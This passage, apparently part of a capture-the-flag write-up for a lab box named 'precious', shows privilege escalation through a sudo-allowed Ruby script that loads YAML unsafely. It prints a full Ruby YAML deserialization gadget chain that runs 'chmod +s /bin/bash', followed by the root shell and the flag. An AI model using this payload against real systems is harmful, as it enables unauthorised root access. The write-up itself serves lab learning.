    secure_paths=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
henry@precious:~$ cat /opt/update_dependencies.rb
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require "rubygems"

# TODO: update versions automatically
def update_gems()
end

def list_from_file
  YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
  Gem::Specification.sort_by{|g| [g.name.downcase, g.version]}.map{|g| [g.name, g.version.to_s]}
end

gems_file = list_from_file
gems_local = list_local_gems

gems_file.each do |file_name, file_version|
  gems_local.each do |local_name, local_version|
    if(file_name == local_name)
      if(file_version != local_version)
        puts "Installed version differs from the one specified in file: " + local_name
      else
        puts "Installed version is equals to the one specified in file: " + local_name
      end
    end
  end
end
end
henry@precious:~$
```

Google

raising privileges yaml deserialization vulnerability

Q All Images Books News Shopping More Tools

About 32,800 results (0.48 seconds)

<https://blog.stratumsecurity.com/2021/06/09/blind-rce/>

[Blind Remote Code Execution through YAML Deserialization](#)

Jun 9, 2021 — I noticed YAML files with `---!ruby/object:BadValue` as the first line returned a fatal status whereas other bad YAML files would return an error...

People also search for

ruby yaml deserialization exploit ruby yaml rce
yaml load deserialization ruby yaml reverse shell
ruby yaml deserialization rce insecure deserialization owasp

Blind Remote Code Execution through YAML Deserialization

Colin McQueen
Jun 9, 2021 • 4 min read

While performing an application security assessment on a Ruby on Rails project, I discovered upload functionality that allowed users to upload text, CSV, and YAML files. The latter option interested me because reading online suggested YAML deserialization could be a potential vector.

After a few uploads, I understood that the upload process would validate the file contents and upload the file to Azure blob storage. I noticed YAML files with `---!ruby/object:BadValue` as the first line returned a fatal status whereas other bad YAML files would return an error status. The fatal status was my only

```
---
- !ruby/object:Gem::Installer
  i: x
- !ruby/object:Gem::SpecFetcher
  i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
    io: &1 !ruby/object:Gem::Package::TarReader::Entry
      read: 0
      header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
      socket: &1 !ruby/object:Gem::RequestSet
      sets: !ruby/object:Net::WriteAdapter
        socket: !ruby/module 'Kernel'
        method_id: :system
      git_set: sleep 600
      method_id: :resolve
```

```
File Actions Edit View Help
kali@kali: ~ - x kali@kali: ~ - x henry@precious: ~ - x
GNU nano 5.4 dependencies.yml
---
- !ruby/object:Gem::Installer
  i: x
- !ruby/object:Gem::SpecFetcher
  i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
    io: &1 !ruby/object:Gem::Package::TarReader::Entry
      read: 0
      header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
      socket: &1 !ruby/object:Gem::RequestSet
      sets: !ruby/object:Net::WriteAdapter
        socket: !ruby/module 'Kernel'
        method_id: :system
      git_set: chmod +s /bin/bash
      method_id: :resolve
```

```

henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
Traceback (most recent call last):
 33: from /opt/update_dependencies.rb:17:in '<main>'
 32: from /opt/update_dependencies.rb:10:in 'list_from_file'
 31: from /usr/lib/ruby/2.7.0/psych.rb:279:in 'load'
 30: from /usr/lib/ruby/2.7.0/psych/nodes/node.rb:50:in 'to_ruby'
 29: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in 'accept'
 28: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in 'accept'
 27: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in 'visit'
 26: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:313:in 'visit_Psych_Nodes_Document'
 25: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in 'accept'
 24: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in 'accept'
 23: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in 'visit'
 22: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:141:in 'visit_Psych_Nodes_Sequence'
 21: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in 'register_empty'
 20: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in 'each'
 19: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in 'block in register_empty'
 18: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in 'accept'
 17: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in 'accept'
 16: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in 'visit'
 15: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:208:in 'visit_Psych_Nodes_Mapping'
 14: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:394:in 'revive'
 13: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:402:in 'init_with'
 12: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:218:in 'init_with'
 11: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:214:in 'yaml_initialize'
 10: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:299:in 'fix_syck_default_key_in_requirements'
 9: from /usr/lib/ruby/vendor_ruby/rubygems/package/tar_reader.rb:59:in 'each'
 8: from /usr/lib/ruby/vendor_ruby/rubygems/package/tar_header.rb:101:in 'from'
 7: from /usr/lib/ruby/2.7.0/net/protocol.rb:152:in 'read'
 6: from /usr/lib/ruby/2.7.0/net/protocol.rb:319:in 'LOG'
 5: from /usr/lib/ruby/2.7.0/net/protocol.rb:464:in '<<'
 4: from /usr/lib/ruby/2.7.0/net/protocol.rb:458:in 'write'
 3: from /usr/lib/ruby/vendor_ruby/rubygems/request_set.rb:388:in 'resolve'
 2: from /usr/lib/ruby/2.7.0/net/protocol.rb:464:in '<<'
 1: from /usr/lib/ruby/2.7.0/net/protocol.rb:458:in 'write'
/usr/lib/ruby/2.7.0/net/protocol.rb:458:in `system': no implicit conversion of nil into String (TypeError)

```

```

File Actions Edit View Help
kali@kali: ~ x  kali@kali: ~/Downloads x  henry@precious: /bin x
henry@precious:~$ bash -p
bash-5.1# cd /root
bash-5.1# ls
root.txt
bash-5.1# cat root.txt
7bd636178fe599dd4949d018bfa06949
bash-5.1#

```